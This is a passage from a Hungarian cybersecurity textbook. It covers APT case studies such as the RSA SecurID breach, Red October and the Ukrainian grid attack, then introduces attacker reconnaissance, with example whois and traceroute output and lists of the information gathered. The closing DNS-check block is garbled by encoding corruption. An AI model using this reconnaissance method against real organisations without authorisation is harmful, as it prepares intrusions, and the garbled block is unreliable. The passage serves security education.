Maga a támadás viszonylag egyszerű volt, de hatékony: egy phishing e-maillel indult, amely egy Adobe Flash biztonsági rést használt ki, a káros kód egy csatolt táblázatba volt beágyazva. A behatolás a bizalmas információk ellopását eredményezte, köztük az RSA legkelendőbb SecurID hitelesítési technológiájával kapcsolatos adatokat. A támadás egy Poison Ivy nevű rosszindulatú programot használt fel, amely akkoriban egy széles körben elérhető távoli hozzáférést biztosító trójai volt, amelyet korábban elsősorban a vegyipari és motorgyártó szektorban tevékenykedő vállalatoktól, valamint az emberi jogi szervezetektől származó információk ellopására használtak.

A felfedezés sokkolta az információbiztonsággal foglalkozó embereket, mivel a SecurID az a termék, amely széles körben elterjedt és amelyet biztonság megteremtésének egyik alapkövének tartottak és amelyet számos Fortune 500 vállalat használt. Nem sokkal az RSA támadása után számos vállalato, beleértve a Lockheed Martin is, közölte, hogy internetes támadásokkal találkoztak a hálózataikon. A támadások közül volt olyan, amiben klónozott RSA SecurID tokenből hamisított kódokat használtak.

A támadás következményei potenciálisan nagyon károsak voltak mind az RSA, mind a biztonsági hitelesítési termék ügyfelei számára. Szerencsére az RSA gyorsan reagált a károk csökkentésének érdekében, azonnal tájékoztatta az ügyfeleket és javasolta, hogy tegyenek lépéseket a SecurID implementációk megerősítése érdekében. Az EMC arról számolt be, hogy legalább 66 millió dollárt költött a kármentesítésre. Az RSA vezetői szerint egyetlen ügyfelük hálózatot sem esett áldozatul az RSA-tól kiszivárgott információk miatt. Az incidens 700 szervezet érintett, és a Gartner elemzője becslése szerint az RSA 50-100 millió dollárt fizetett az új tokenek pótlási költségeiért.

4.9. Red October

A Kasperski Lab által 2012-ben felfedezett Red October az elemzések alapján már öt évvel a felfedezése előtt elkezdett adatokat lopni kormányzati szervektől, diplomácia szervektől kereskedőktől, katonai beszállítóktól, energetikai vállalatoktól, kutatóintézetektől szerte a világon. A célpontok között ott volt Oroszország mellett Irán, USA és még legalább 36 ország.

A Red October több platformon is működő adatlopásra lett tervezve. A platform alkalmas volt routerek, switch-ek, mobil kommunikáció és külső tároló eszközök lehallgatására különböző szoftver rendszerekben. A malware képes volt hozzáférné a NATO, EU szervezetek titkosított adataihoz is.

Az elemzések során feltárásra került több, mint 30 modul, amelyeket különböző feladatokra használtak, mint például a támadott rendszeren lévő szoftverek azonosítása, számítógépek fertőzésére, backdoor nyitására, fájlok keresésére, információk összegyűjtésére, hozzáférések lopására, billentyű leütések felvételére és az összegyűjtött adatok feltöltésére a támadó szerverére.

A kód elemzése során megállapítást nyert, hogy vélhetően a Red October nem Stuxnet (Flame, Duqu) leszármazottjai, azaz vélhetően más csoport készítette.

4.10. Hacking team, shadow broker

Az elmúlt időszakban két olyan sikeres kibertámadás is történt, amely során olyan szervezetektől loptak el érzékeny információt, amelyek olyan eszközöket készítettek, amelyek információs rendszerekbe történő láthatatlan betörésre, tevékenység végzésére alkalmasak.

Az első nyilvánosságra került eset a Hacking Team tevékenységének kiszivárgása volt. A Hacking Team az elérhető információk alapján titkosszolgálatoknak, állami szerveknek kínáltak olyan technikákat, amelyek segítségével lehetőségük volt titkos megfigyelések végrehajtására. A támadók 400 gigabyte mennyiségű adatot loptak el és hoztak nyilvánosságra, amely nem csak támadó kódokat, hanem levelezéseket, dokumentációkat is tartalmazott. A kiszivárogtatott adatok mai napig elérhetőek. Az eset során volt magyar érintettségű kiszivárgott adat.

A másik nagy nyilvánosságra került eset a Shadow Broker hacker csoport által elkövetett támadás, melynek során a támadók feltételezhetően az NSA-től loptak el hacker eszközöket, köztük nulladik napi sérülékenységeket kihasználó kódokat. Ezen kódok egy részét nyilvánosságra is hozták. A kiszivárogtatott kódokat több esetben fel is használták, melyek közül 2017-ben két komoly (wannacry, Petya) támadást végre is hajtottak.

4.11. Ukrán áramrendszer

2015. decemberében történt az első energiaellátó rendszer elleni sikeres kibertámadás. A támadás 230 ezer embert érintett Ukrajnában, ahol egy és hat órai időtartam között áram nélkül maradtak. A támadások orosz IP címekről hajtották végre. A támadással párhuzamosan még két másik vállalatot is ért kisebb méretű támadás.

A támadás egy célzott email beküldésével indult, amely során átvették az irányítást a vállalat informatikai rendszerén, ezt követően az ipari irányító rendszert (SCADA) kapcsolták ki, majd megsemmisítették az IT infrastruktúrát, törölték onnan a fájlokat. Az ügyfélszolgálat támadásával ellehetetlenítették a fogyasztók információszerzésének lehetőségét.

Bár az ukrán energia rendszer elleni támadás nem volt klasszikus APT támadás abban az értelemben, hogy nem hosszabb távú információszerzés volt a cél, ugyanakkor a támadás során olyan technikai megoldásokat alkalmaztak, amely fejlett technológiák közé tartoznak.

Feltételezhetően a támadás része az orosz-ukrán kiberháborúnak, amelynek nem ez az egyetlen látható támadása.

5. Összefoglaló

A fejlett támadások jellemzői, hogy hosszú tervezői munka előzi meg, a támadás során a támadó olyan technikákat alkalmaz, amelyek a védelmi rendszerek számára láthatatlanok. A támadás felfedezéséhez korszerű védelmi eszközök, megfelelően felkészült szervezet szükséges.

Az eddigi támadásokból leszűrhető tanulságok:

- bármilyen szervezet áldozattá válhat, nincsenek olyan szervezetek, amelyek teljes biztonságba magukat még a legmagasabb biztonság tudással rendelkező nagyon érzékeny anyagokat kezelő vállalatok, állami szervek sem,
- a felhasználók tudatos viselkedése, az információbiztonsági területen dolgozók magas szintű tudása nagymértékben csökkenthetik a fejlett támadások sikerességét, csökkenthetik a sikeres támadás felismerésének idejét,
- a szervezetek közötti együttműködés, információáramlás sokat segíthet a megelőzésben,
- a többrétegű és új technológiákon alapuló védelem nélkülözhetetlen a biztonság megteremtésében,
- a gyors azonosítás és válaszadás lehetővé teszi a behatolás azonnali megakadályozását, a károk csökkentését. A gyors, határozott és őszinte cselekedett minimálisra csökkenti az ügyfelekre gyakorolt hatást, a negatív következményeket.

6. Irodalomjegyzék

- A „Kill Chain" Analysis of the 2013 Target Data Breach. MAJORITY STAFF REPORT FOR CHAIRMAN ROCKEFELLER MARCH 26, 2014, URL: https://www.commerce.senate.gov/public/_cache/files/24d3c229-4f2f-405d-b8db-a3a67f183883/23E30AA955B5C-00FE57CFD709621592C.2014-0325-target-kill-chain-analysis.pdf (utolsó letöltés: 2016.08.21.)
- Advanced Persistent Threats: How to Manage the Risk to your Business (2013), ISACA.
- Cynthia Fitch: Crime and Punishment: The Psychology of Hacking in the New Millennium, URL: https://www.giac.org/paper/gsec/3560/crime-punishment-psychology-hacking-millennium/105795 (utolsó letöltés: 2016.08.20.)
- Eric M. Hutchins – Michael J. Cloppert – Rohan M. Amin Ph.D.: Intelligence-Driven Computer Network Defense Informed by Analysis of Adversary Campaigns and Intrusion Kill Chains, URL: http://www.lockheedmartin.com/content/dam/lockheed/data/corporate/documents/LM-White-Paper-Intel-Driven-Defense.pdf (utolsó letöltés: 2016.08.20.)
- Eszter Katalin Bognár: Data Mining in Cyber Threat Analysis – Neural Networks for Intrusion Detection, AARMS 2016. évfolyam 2. szám, URL: http://uni-nke.hu/uploads/media_items/aarms-2016-2-bognar.original.pdf (utolsó letöltés: 2016.10.11.)
- Gyányi Sándor: Túlterheléses informatikai támadási módszerek és a velük szemben alkalmazható védelem, URL: http://uni-nke.hu/downloads/konyvtar/digitgy/phd/2012/gyanyi_sandor.pdf (utolsó letöltés: 2016.08.20.)
- Gyebrovszki Tamás: Folyamatos fenyegetések a kibertérben. Hadmérnök IX. Évfolyam 3. szám – 2014. szeptember, URL: http://hadmernok.hu/143_10_gyebrovszkit.pdf (utolsó letöltés: 2016.08.20.)
- Haig Zsolt – Kovács László: Kritikus infrastruktúrák és kritikus információs infrastruktúrák, URL: http://uni-nke.hu/downloads/konyvtar/kovasz/kritikus_infrastrukturak.pdf (utolsó letöltés: 2015.12.20.)
- Integrating Threat Intelligence Defining an Intelligence Driven Cyber Security Strategy URL: http://www.cpni.gov.uk/Documents/Publications/2015/11-jUNE-2015-CONTEXT_CPNI_Threat_Intelligence_FINAL.pdf (utolsó letöltés: 2016.08.21.)
- Joseph Muniz – Gary McIntyre – Nadhem AlFardan (2016): Security Operations Center: Building, Operating, and Maintaining your SOC, CISCO PRESS.
- Koustav Sadhukhan – Rao Arvind Mallari – Tarun Yadav: Cyber Attack Thread: A Control-flow Based Approach to Deconstruct and Mitigate Cyber Threats, URL: https://arxiv.org/pdf/1606.03182v1.pdf (utolsó letöltés: 2016.08.20.)
- Kovács László – Sipos Marianna: A Stuxnet és ami mögötte van I-II. Hadmérnök V. Évfolyam 4. szám – 2010. december és VI. Évfolyam 1. szám – 2011. március, URL: http://hadmernok.hu/2010_4_kovacs_sipos.pdf (utolsó letöltés: 2015.12.20.)
- Krasznai Csaba: A polgárok védelme egy kiberkonfliktusban. Hadmérnök VII. Évfolyam 4. szám – 2012. december, URL: http://hadmernok.hu/2012_4_krasznay.pdf (utolsó letöltés: 2016.08.20.)
- Larisa April Long: Profiling Hackers, URL: https://www.sans.org/reading-room/whitepapers/hackers/profiling-hackers-33864 (utolsó letöltés: 2016.08.20.)
- Leitold Ferenc: Biztonsági Technológiák Alkalmazása, URL: http://vtki.uni-nke.hu/uploads/media_items/biztonsagi-technologiak-alkalmazasa.original.pdf (utolsó letöltés: 2016.08.21.)
- Muha Lajos (2015): A kritikus információs infrastruktúrák védelme, Reinet Technológia Kft, Budapest, 158 o.
- Nemeslaki András (szerk.): Elméleti alapok és tudományos kutatási módszerek, URL: http://real.mtak.hu/33733/1/E_kozszolgfejlesztes-nemeslaki.pdf (utolsó letöltés: 2018.09.24.)

- NIST Special Publication 800-53A Revision 4: Assessing Security and Privacy Controls in Federal Information Systems and Organizations, URL: http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-53Ar4.pdf (utolsó letöltés: 2016.10.11.)
- Póser Valéria – Schubert Tamás – Kozlovszky Miklós – Prém Dániel: SECURITY ON-DEMAND MEGOLDÁSOK AZ INFORMATIKAI INFRASTRUKTÚRÁKBAN Hadmérnök VIII. Évfolyam 3. szám – 2013. szeptember.
- Symantec: Internet Security Threat Report, 2014, URL: http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_v19_21291018.en-us.pdf (utolsó letöltés: 2016.08.21.)
- Xiaokui Shu – Ke Tian – Andrew Ciambrone – Danfeng (Daphne) Yao: Breaking the Target: An Analysis of Target Data Breach and Lessons Learned, URL: https://arxiv.org/pdf/1701.04940.pdf (utolsó letöltés: 2016.08.21.)

III. SZARVÁK ANIKÓ:
FELDERÍTÉS / CÉLZOTT KIBERTÁMADÁSOK

1. Korlátozások

A felderítés, célzott támadások tananyagban bemutatott technikák oktatási, ismeretterjesztési és tudatosítási célokat szolgálnak. A bemutatásra kerülő eszközök, azok felhasználásának módjainak ismerete hozzásegíti a biztonság fenntartásáért felelős, az információ védelem területén tevékenykedő szakemberek és üzemeltetők tevékenységének hatékony elvégzését.

A bemutatott eszközök, szoftverek, szoftver-környezetek és technikák, technológiák a hálózatbiztonság fenntartását, a hálózat üzemeltetését, ellenőrzését segítő alkalmazások, amelyek működésükből fakadóan felhasználhatók információszerzésre, a jelen tananyagban megfogalmazottak szerint és azon túl is.

A bemutatott technikák használata bizonyos körülmények között tilos és törvénybe ütköző lehet, ezért gyakorlásuk speciális környezetet vagy megfelelő felhatalmazást igényelhet.

A fentiek alapján az oktatási célú dokumentáció szerzői és kiadója semmilyen felelősséget nem vállal a jelen oktatási anyagban bemutatott, szabadon, ingyenesen vagy liszenszelt módon elérhető eszközök, szoftverek, szoftver-környezetek, technikák és technológiák további felhasználásáért.

Jelen oktatási anyag etikus módon történő további felhasználása az olvasó, felhasználó felelőssége.

2. Információgyűjtés áttekintése

Az információgyűjtés – vagy felderítés – az a technika, amelyet az információ megszerzésére irányul, informatikai rendszerekkel kapcsolatban az az információ, amely a rendszerek, informatikai eszközökhöz kapcsolódó adatokat jelöli. Az információhoz való hozzájutás érdekében a hacker változatos eszközöket és technikákat alkalmazhat. Ezek az információk nagy értéket képviselnek olyan személyeknek, akik be akarnak törni egy informatikai rendszerbe.

Az információgyűjtés (footprinting) az informatikai biztonsági terminológiában a felderítést, megfigyelést foglalja magába és általában egy megelőző lépése a támadásoknak. A footprinting körültekintően és teljeskörűen kivitelezett lépései megelőzik a tényleges támadást. A felderítésre használt eszközök (például nslookup, traceroute vagy nmap) többnyire megegyeznek azokkal az eszközökkel, amelyek a hálózat vagy informatikai rendszerek (kiszolgálók) működésének ellenőrzésére szolgálnak azok üzemeltetői körében.

A felderítés célja annak feltárása, hogy az információs rendszerben melyek azok a sérülékeny elemek, amelyek önállóan vagy összességében egy sikeres támadás kivitelezéséhez vezethetnek. A felderítés, megfigyelése az információs rendszernek – a sikeres támadás érdekében – észlelés nélkül akár hónapokon, sőt éveken keresztül is folyhat, a felderítés valódi időbenisége, a támadás pontos kezdete célzott kivizsgálás és megfelelő bizonyítékok hiányában jól nem meghatározható.

2.1. Az információgyűjtés célja

A felderítés vagy információgyűjtés nem öncélú tevékenység. A sikeres támadás végrehajtásához, azaz az adatok eltulajdonításához, a szolgáltatás működésének leállításához vagy korlátozásához olyan adatokra van szükség, amelyek birtokában a támadást végre lehet hajtani.

A végrehajtás – exploitálás – alapvető szükséglete, hogy rendelkezésre álljon egy kihasználható sérülékenység, amely végül a sikeres támadáshoz vezet. A sérülékenységek – bizonyos esetekben egymásra épülő, egymást erősítő sérülékenységek – feltárásához ismerni kell a támadás célpontjának informatikai eszközeit, hálózatát, használt alkalmazásait, mind kiszolgálói oldalon, mind kliens oldalon. Ezen kívül fontos, hogy a támadó tisztában legyen bizonyos szervezési információkkal, mint a társaság architektúrája, az információ és a társaság üzleti működéséhez használt védelmi mechanizmusok, illetve a szervezeti információkkal, mint a szervezeti hierarchia vagy a belső folyamatok.

Információgyűjtés elemeit három fő típusba lehet sorolni aszerint, mi a célja, milyen információ gyűjtése történik a végrehajtás során.[59] Ezek:

- Hálózati információk,
- Rendszerinformációk,
- Szervezeti információk.

A fejezet további részeiben a fenti típusokba tartozó információgyűjtési technikák mélyebb bemutatása történik.

2.2. Hálózati információk

A számítógép hálózat kifejezésen autonóm számítógépek összekapcsolt rendszerét értjük. Az összekapcsolt hálózat fizikai szempontból különböző módon valósulhat meg, mint például rézhuzal, lézer sugár, mikrohullám vagy akár távközlési műhold. Információszerzés szempontjából a cél a hálózat sérülékenységének felderítése.

A hálózatok alapos vizsgálatának több, a támadás szempontjából lényeges eredménye lehet:

- A hálózat felépítésére, működésére utaló információ – amely alapján meghatározható, hogy az információ megszerzéséhez milyen típusú támadás vezethez sikerhez.
- Azoknak a be- és kilépési pontok azonosítása, amelyen keresztül a támadás sikeresen végrehajtható – ezek lehetnek azok az átjárók, amelyeken az információk védelmére alkalmazott megoldások „gyengébbek”, például a sikeres támadás nem indukál azonnal riasztást.
- A hálózaton elérhető erőforrások azonosítása – azon informatikai eszközök felderítése, amelyek támadása sikeresen megtörténhet, a rajtuk található, kihasználható sérülékenység miatt.
- Azoknak a hálózaton működő erőforrásoknak az azonosítása, amelyek működésük során további információval szolgálhatnak az információ megszerzésére irányuló támadás kivitelezésében.

A sikeres támadáshoz szükséges információ begyűjtésének egyik hatékony módja a hálózat megfigyelése, felderítése. A másik hatékony módja a hálózaton található informatikai eszközök, kiszolgálók, hálózati szempontból aktív vagy passzív elemek meghatározása.

Hálózati információk gyűjtése:

- **Domain nevek**
- **Belső domain használat**
- Hálózati szegmensek
- Az elérhető hálózatok IP címei
- Csaló vagy személyes weboldalak
- Alkalmazások szolgáltatásainak portjai

[59] Certified Ethical Hacker Version 8 Study Guide.

- Hozzáférés-vezérlési mechanizmusok és ACL-ek
- **Hálózati protokollok**
- VPN bejáratok
- Futó IDS szolgáltatások
- Analóg és digitális telefonszámok
- Jogosultságkezelési mechanizmusok
- Rendszerek összegyűjtése (system enumeration)

2.3. Rendszer információk

A hálózaton található autonóm eszközökről gyűjthető adatok nagyban befolyásolják a támadás sikerességét. A hálózat működését biztosító „hálózati eszközök", a hubok, switchek, routerek, az elérhető kiszolgáló számítógépek, alkalmazások azonosítása, a hálózatra kötött egyéb eszközök, például nyomtatók meghatározása, illetve az információ védelmére bevezetett védelmi eszközök, mechanizmusok pontos azonosítása mind-mind értékes adatot jelenthetnek a sikeres támadás tervezésében, kivitelezésében.

A hálózatba kötött eszközökről gyűjtött adatok alapos vizsgálata a következő eredményt hozhatja:

- Az információt tartalmazó eszközök pontos azonosítása – annak feltárása, hogy az adott hálózati vagy kiszolgáló eszköz milyen sérülékenységeket tartalmaz.
- Az eszköz működésének egyértelmű meghatározása – azaz annak meghatározása, hogy van-e olyan tervezési hiányossága a használt eszköznek, amely hozzáférést biztosíthat az információhoz.
- Az eszközök közötti kommunikáció felderítése – amely lehetőséget biztosít többek között a lehallgatásra vagy a „MITM" típusú támadások kivitelezésére.

A megszerzett rendszer információk lehetőséget biztosítanak arra, hogy a hosszú megfigyelést követően gyors, vagy sokáig felderítetlenül maradó támadás kerüljön kivitelezésre. A felderítetlen támadások egyik alapvető feltevése, hogy a belső hálózatok zártak, azaz külső támadástól elégséges mértékben védett. Ez a feltevés és az információs rendszerek nem informatikai komponense a felderítés harmadik célpontja.

Rendszerinformációk összegyűjtése:

- Felhasználók és csoportok
- **Rendszer bannerek**
- **Routing információk**
- SNMP információk
- Rendszerek architektúrája
- Távoli rendszerek típusai
- Rendszerek nevei
- Jelszavak

2.4. Szervezeti információk

A sikeres támadás kivitelezéséhez, vagy a hálózati illetve a rendszer információk felderítéséhez bizonyos esetekben a hálózatot használó szervezet feltérképezésére is szükség lehet. Az információ védelme érdekében a hálózatok és rendszerek kellő zártsága mellett a sikeres támadás kivitelezéséhez az emberi tényező, mint leggyengébb láncszem sérülékenységének kihasználása szükséges.

Szervezeti információk feltárására a szervezetben dolgozó (természetes) személyek által használt, napjainkban elterjedt közösségi hálók profiljai vagy keresőmotorok információi alapján az un. Social Engineering témakörébe tartozik, de nem szabad elfelejtkezni arról, amit a megfigyelt cégek szándé-

kosan osztanak meg magukról, vagy véletlenül, esetlegesen tudtukon kívül szolgáltatnak az avatott felderítőknek:

Publikus céginformáció – a cég vezető tisztségviselőinek adatai, elérhetőségei, a cég struktúrája, felépítéséről ad információt a megosztott publikus céginformáció. Ebből nemcsak a vezetők adatai, de a cég tulajdonosi háttere is meghatározható. Ez alapján meg lehet határozni a támadás lehetséges célpontjait, akár a vezetők személyében, akár a további információk alapján a leányvállalatokban vagy az anyavállalat – vagy azok kapcsolataiban.

Bemutatkozó oldalak – hasonlóan a kapcsolati hálókon található, publikusan vagy privát módon megosztott adatlapokon található információk a cégek egyes bemutatkozó oldalain is érzékeny, a sikeres támadást elősegítő információkat lehet megosztani.

Metaadatok – a társaságok weboldalain további információ is megtalálható, amely befolyásolja a kivitelezendő sikeres támadást az érzékeny információk ellen. Social Engineering során jól hasznosíthatóak a megosztott dokumentumok készítőinek adatai, például megszemélyesítéses támadás esetén, de emellett fellelhető például a készítéshez használt szoftver, esetlegesen a társaság belső információtárolásra használt elérési útvonalai.

Szervezeti információk gyűjtése:

- Alkalmazottak részletes információi
- A szervezet weboldala
- Céges szervezeti felépítés
- Telephely információk
- Címek és telefonszámok
- Megjegyzések a weboldal HTML forrásában
- Bevezetett biztonsági szabályozások
- A szervezethez kapcsolható weboldal linkek
- A szervezet háttere
- Hírekben történt megjelenések
- Sajtókiadványok

3. Információgyűjtés osztályozása

Az információgyűjtést osztályozhatjuk nemcsak a célja, de felderíthetősége alapján is. Az információgyűjtést tehát megkülönböztetjük:

- Passzív információgyűjtés,
- Aktív információgyűjtés.

3.1. Passzív információgyűjtés

Passzív információgyűjtés a legkevésbé agresszív módszer. Alapjában véve a folyamat támaszkodik azokra az információkra és forrásokra, amelyek publikusan és széles körben elérhetőek. A források között többnyire újságok, weboldalak, fórum beszélgetések, közzétételek, közösségi oldalak és többi hasonló források lehetnek.

A passzív információgyűjtéssel legtöbb esetben az információt kereső fedett tud maradni, a célba vett társaság, képviselői, kapcsolódó társszervezetek az információgyűjtésből szinte semmit nem észlelnek, hiszen a róluk szóló információk nem közvetlenül tőlük kerülnek gyűjtésre. Alapos és körültekintő eljárásokkal a gyakorlott információ gyűjtő akár a társaság belső rendszereire vonatkozóan is információkat szerezhet, mint például a használt operációs rendszerek, egy részlegen dolgozó kollégák személye, webszerver és egyéb adatok.

Ide tartozik például a Google advanced operátorok használata, vagy az archívumok keresése.

3.2. Aktív információgyűjtés

Az aktív információgyűjtés nem tud hosszú időn keresztül fedetlen maradni, hiszen az itt használt információgyűjtési technikák kifejezetten a társaság hálózata, informatikai rendszere, kliensei megfigyelésére irányulnak, így ezeket a technikákat észlelni lehet.

Ilyen felderítés lehet egy NESSUS vagy NMAP vizsgálat, de feltűnést okozhat egy weboldal átnézése is.

A támadások előkészítése során mindkét típusú információgyűjtéssel megszerezhető információra szükség van, ezért az aktív információgyűjtés esetén a végrehajtandó vizsgálatok gondosan megtervezettek és sokszor fedett, anonim módon, pl TOR hálózatból vagy proxy-k hálózatának igénybevételével történnek.

4. Hálózati Információgyűjtés technológiái

4.1. Felderítés

A hálózati felderítés fontos pontja minden támadás előkészítésének. Ez az első lépése a számítógépes hálózatok, alkalmazások elleni támadásnak, a támadó összegyűjt minden, rendelkezésre álló, publikus és érzékeny információt. Ez az a folyamat, amelyben annyi információt gyűjtenek a támadás célpontjáról, amennyit csak lehet annak érdekében, hogy azonosítsák azokat a támadható pontokat, amelyeken keresztül be lehet hatolni a célpont hálózatába.

- A támadó számára lehetővé teszi az információgyűjtés, hogy felderítse, milyen védelmi mechanizmusok vannak életbe léptetve a célpont külső hálózatán.
- Ezzel leszűkíti a támadó a támadási lehetőségeket specifikus hálózati szegmensekre, IP tartományokra, hálózatokra, domain-ra, távoli hozzáférési pontokra.
- A támadó számára lehetővé teszi, hogy azonosítson sérülékenységeket a célpont rendszereiben, hogy ezeken keresztül hajthasson végre sikeres támadást.
- Biztosítja a lehetőséget, hogy feltérképezze a célpont hálózati infrastruktúráját, ennek birtokában hajtson végre sikeres támadást.

A felderítés lépései:

4.1.1. A hálózat azonosítása

A hálózatok azonosításának első lépése, hogy meghatározásra kerül a hálózati zóna. A hálózat méretének felmérésével lehet feltérképezni és meghatározni a támadás célpontját és behatárolni azokat a hálózati szegmenseket, amelyek további vizsgálatnak lesznek alávetve.

Whois adatbázis használata:

Internet irányból elérhető IP címek azonosítása és tulajdonosok, felhasználók adatbázisa a Whois, amely nemcsak IP címeket, de akár teljes IP tartományok azonosítására is szolgál.

```
shadowcat:~ admin$ whois 8.8.8.8
% IANA WHOIS server
% for more information on IANA, visit http://www.iana.org
% This query returned 1 object
refer:        whois.arin.net
```

```
inetnum:      8.0.0.0 - 8.255.255.255
organisation: Level 3 Parent, LLC
status:       LEGACY
whois:        whois.arin.net
changed:      1992-12
source:       IANA
NetRange:       8.8.8.0 - 8.8.8.255
CIDR:           8.8.8.0/24
NetName:        LVLT-GOGL-8-8-8
NetHandle:      NET-8-8-8-0-1
Parent:         LVLT-ORG-8-8 (NET-8-0-0-0-1)
NetType:        Reallocated
OriginAS:
Organization:   Google LLC (GOGL)
RegDate:        2014-03-14
Updated:        2014-03-14
Ref:            https://whois.arin.net/rest/net/NET-8-8-8-0-1
OrgName:        Google LLC
OrgId:          GOGL
Address:        1600 Amphitheatre Parkway
City:           Mountain View
StateProv:      CA
PostalCode:     94043
Country:        US
RegDate:        2000-03-30
Updated:        2017-12-21
Ref:            https://whois.arin.net/rest/org/GOGL
OrgAbuseHandle: ABUSE5250-ARIN
OrgAbuseName:   Abuse
OrgAbusePhone:  +1-650-253-0000
OrgAbuseEmail:  network-abuse@google.com
OrgAbuseRef:    https://whois.arin.net/rest/poc/ABUSE5250-ARIN
OrgTechHandle: ZG39-ARIN
OrgTechName:   Google LLC
OrgTechPhone:  +1-650-253-0000
OrgTechEmail:  arin-contact@google.com
OrgTechRef:    https://whois.arin.net/rest/poc/ZG39-ARIN
```

A whois lekérdezés alapján azonosítható, hogy a keresett IP cím – 8.8.8.8 – milyen tartományban – 8.0.0.0/8 – és kinek a használatában van – Google LLC.

4.1.2. Az elérési útvonalak meghatározása

A Traceroute program az ICMP protokoll használatán alapszik és a hálózaton küldött TTL mezőket az ICMP csomagokból annak érdekében, hogy felderítse, milyen hálózati eszközök vannak a cél hoszt és a támadó gépe között. Ez alapján lehet feltérképezni, hogy a támadás milyen, nem a célponthoz tartozó hálózati közvetítő elemeken haladhat át.

Példa a Traceroute használatára:

```
  shadowcat:~ admin$ traceroute 8.8.8.8
  traceroute to 8.8.8.8 (8.8.8.8), 64 hops max, 52 byte packets
  1  192.168.X.1 (192.168.X.1)  10.458 ms  1.842 ms  9.923 ms
  2  192.168.X.1 (192.168.X.1)  23.907 ms  10.693 ms  18.894 ms
  3  10.229.64.1 (10.229.64.1)  19.745 ms *  14.007 ms
  4  145.236.79.250 (145.236.79.250)  20.176 ms  22.323 ms  19.901 ms
  5  81.183.3.138 (81.183.3.138)  20.045 ms
     81.183.3.136 (81.183.3.136)  29.759 ms *
  6  81.183.3.139 (81.183.3.139)  14.730 ms
     81.183.3.161 (81.183.3.161)  30.267 ms
     81.183.3.137 (81.183.3.137)  14.358 ms
  7  81.183.2.217 (81.183.2.217)  29.965 ms  50.338 ms  25.956 ms
  8  72.14.238.27 (72.14.238.27)  29.546 ms
     72.14.238.25 (72.14.238.25)  28.486 ms
     209.85.244.245 (209.85.244.245)  19.975 ms
  9  google-public-dns-a.google.com (8.8.8.8)  19.784 ms  20.845 ms
39.901 ms
```

Ezzel a hálózati feltérképezéssel mind belső, mind külső hálózat felmérése, feltérképezése elvégezhető, meghatározva a hálózati forgalom szempontjából kulcs szerepet játszó routereket, azonosítva a forgalmazást biztosító hálózati eszközöket.

Az interneten keresztüli forgalom vizuális megjelenítésére használható a VisualRoute alkalmazás, amely a http://www.visualroute.com/ címen érhető el.

Bevett szokás, hogy a támadás célpontját a szintén icmp alapú Ping-el keresik meg, ám ez – például ICMP Echo Reply tiltásával – fals negatív eredményt adhat az elérhetőségről.

A hálózat felderítése mellett a hálózati forgalom felderítése is fontos a sikeres támadás kivitelezésének szempontjából. Ha a hálózati forgalom, a megfigyelt hálózatra csatlakoztatva lehallgatható, úgy könnyen hozzá lehet férni a hálózaton található alkalmazások felhasználói adataihoz, a hálózaton továbbított információhoz és egyéb, a támadás szempontjából sikert jelentő információkhoz.

4.1.3. Domain azonosítása

A támadást megelőző információgyűjtés egyik eleme a domain azonosítása. A támadó a vizsgálata során azonosítja a szervezet által használt domain neveket, a domain nevekhez kapcsolódó levelezőszervereket, DNS kiszolgálókat. A Domain név rendszer globális koordinációjáért, a DNS gyökérért, az IP címek felosztásáért és a többi, Internet Protocol erőforrásaiért az Internet Assigned Numbers Authority (IANA[60]) felelős.

Az Ipv4 IP címek esetén körülbelül 4,25 milliárd IP cím kezelése, kiosztására van lehetőség. A könnyebb használatért került bevezetésre a domain szolgáltatás. A domain bejegyzések lefordítását IP címre a DNS (Domain Name Service) szolgáltatás teszi lehetővé, azaz egy-egy weboldalt kiszolgáló IP címek és a weboldalak domain nevei összerendelésre kerüljenek.

A társaságok, szervezetek, iskolák, kormányzati szervek, de a magánemberek részére is nyitva áll a lehetőség, hogy saját domain nevet regisztráljanak. Magyarországon ezt a felügyeleti, regisztrációs és nyilvántartó tevékenységet, a .hu TLD (Top Level Domain) esetén a felelős az Internet Szolgáltatók Tanácsa (ISZT)[61].

[60] https://www.iana.org (utolsó letöltés: 2018.09.18.)
[61] http://www.domain.hu/domain/ (utolsó letöltés: 2018.09.18.)

Általános, hogy egy domain regisztrációjához legalább kettő DNS szerver (elsődleges és legalább egy másodlagos) megfelelő konfigurációja és legalább egy levelezőszerver meghatározása szükséges. Ezen információkat a domain regisztrációs információi közül lehet lekérdezni. A .hu TLD alá regisztrált domainek esetén a „whois” lekérdezések nem minden esetben adnak kellő információt.

A http://www.domain.hu/domain/ oldalon keresztül lehet lekérdezni a weboldalakhoz tartozó domainekre vonatkozó információkat. A lenti példán az uni-nke.hu domain technikai információi láthatóak.

```
.....................................................................
jJdobbq=JfJ=xìåáJåâÉKÜìz=açãá=îÉêëáçå=OMNTMVMR=~í=OMNUJMPJNUKNVWMN=
jJpq^o=JfJ=xìåáJåâÉKÜìz=kp=é~ê~ãÉíÉê=åçí=ÖáîÉåI=ÖÉííáåÖ=ái=Ñêçã=akp=
jJmk^j=JfJ=xìåáJåâÉKÜìz=kp=å~ãÉW=òêáåóáKìåáJåâÉKÜì=
jJm^aa=JfJ=xìåáJåâÉKÜìz=kp=~ÇÇêW=NVPKOOQKTSKP=
jJm^of=JtJ=xìåáJåâÉKÜìz=kp=êÉÅçêÇë=áåÅçåëáëíÉåí=ïáíÜ=é~êÉåí=>>>=
jJolh=JfJ=xìåáJåâÉKÜìz=pl^=é~ê~ãÉíÉêë=Åçãéäó=ïáíÜ=ofmb=
jJkp=JfJ=xìåáJåâÉKÜìz=^=êÉÅçêÇë=Ñçê=akp=ëÉêîÉêëW=
~ÇÇê=çÑ=kp=òêáåóáKìåáJåâÉKÜìKW=NVPKOOQKTSKP=
~ÇÇê=çÑ=kp=åëOKááÑKÜìKW=NVPKOORKNOKRV=
jJ`pl^=JfJ=xìåáJåâÉKÜìz=ÅÜÉÅâáåÖ=pl^=~íW=òêáåóáKìåáJåâÉKÜìI=
NVPKOOQKTSKP=
jJ`pl^=JfJ=xìåáJåâÉKÜìz=ÅÜÉÅâáåÖ=pl^=~íW=åëOKááÑKÜìI=NVPKOORKNOKRV=
jJqokl=JfJ=xìåáJåâÉKÜìz=ëâáéáåÖ=íê~ÅÉêçìíÉI=ëÉêîÉêë=çå=ÇáÑÑ=åÉíë=
NVPKOOQKTSKP=NVPKOORKNOKRV=
